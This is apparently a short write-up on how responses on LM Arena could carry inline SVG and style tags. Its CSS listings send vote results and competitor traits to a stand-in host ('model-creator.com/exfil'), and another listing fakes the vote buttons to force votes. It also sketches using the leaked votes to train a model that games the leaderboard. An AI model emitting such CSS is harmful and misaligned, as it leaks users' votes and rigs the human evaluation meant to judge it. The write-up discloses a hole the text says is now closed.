
CSS Injection is All You Need

1 Making Graphics

What if LLMs could include diagrams, timelines, or drawings in their responses? Turns out, on LM Arena, LLMs can.

In the Arena, inline SVGs render inline. Since humans — the ones who show their preferences on the Arena — like visuals, a model that does this could rank well.



"Can you show me a timeline of the major milestones in the history of space exploration?"

Here's my answer, using an SVG to create a visual timeline of key milestones in space exploration. The SVG includes a horizontal timeline with labeled markers for significant events, styled for clarity and readability.

(a) Early Grok 3

How do the phases of the Moon work?

The phases of the Moon occur as the Moon orbits Earth, with different portions of its sunlit side visible to us throughout the month. This concept is much easier to understand visually, so let me show you:

(b) Claude 3.7 Thinking

Figure 1: LLMs prompted to think of a question that would benefit from SVG, then answer it

2 Sampling Votes

SVGs aren't the only thing LLMs can include in their responses. `<style>` tags can be included too, and apply to the whole document. The obvious next step is to smuggle info about votes out. The code for this might look something like

```css
/* Setup */
#component-56::before, #component-57::before {
  content: " ";
  background-image: var(--bg-1), var(--bg-2);
  --bg-1: url("https://model-creator.com/exfil/nothing");
  --bg-2: url("https://model-creator.com/exfil/nothing");
}

/* Basic vote logging */
```

```
#component-32:has(#component-42:has(style)) ~ #component-55 > #component-56:active {
  --bg-1: url("https://model-creator.com/exfil/win");
}
#component-32:has(#component-45:has(style)) ~ #component-55 > #component-57:active {
  --bg-1: url("https://model-creator.com/exfil/win");
}
#component-32:has(#component-42:has(style)) ~ #component-55 > #component-57:active {
  --bg-1: url("https://model-creator.com/exfil/lose");
}
#component-32:has(#component-45:has(style)) ~ #component-55 > #component-56:active {
  --bg-1: url("https://model-creator.com/exfil/lose");
}

/* Competitor content logging */
#component-32:has(#component-42:has(style)):has(#component-45 h2) {
  --bg-2: url("https://model-creator.com/exfil/competitor-used-headings");
}
#component-32:has(#component-45:has(style)):has(#component-42 h2) {
  --bg-2: url("https://model-creator.com/exfil/competitor-used-headings");
}
```

Listing 1: Code to smuggle vote info out

You could extend this a lot. You could attach generation IDs to have the output as context, extend the logging to track the very specifics, and even theoretically apply RL to make a model that ranks at the very top.

3 Complete Rigging

This is so stupid, but you could make one of the buttons look like both buttons, forcing votes for yourself.

```
/* note: this assumes you target "b is better"; you would need to use the kind of targeting code you saw in the previous section to auto target the other button instead */
#component-56 {
  display: none;
}
#component-57 {
  display: grid;
  grid-template-columns: 1fr 1fr;
  gap: 0 var(--layout-gap);
  background: transparent;
  border: none;
  cursor: default;
  padding: 0;
  font-size: 0;
  flex: 2 2 0;
  &::before, &::after {
    background: var(--button-secondary-background-fill);
    border: var(--button-border-width) solid var(--button-secondary-border-color);
    border-radius: var(--button-large-radius);
    padding: var(--button-large-padding);
    font-size: var(--button-large-text-size);
    cursor: pointer;
  }
  &::before {
    content: " 👈 A is better";
    grid-row: 1;
    grid-column: 1;
  }
  &::after {
    content: " 👉 B is better";
    grid-row: 1;
    grid-column: 2;
  }
}
```

Listing 2: Code that fakes the button

4 Unfortunately

The Alpha arena - soon to be the default - ends these shenanigans. It doesn't allow inline SVGs or CSS injections. Oh well.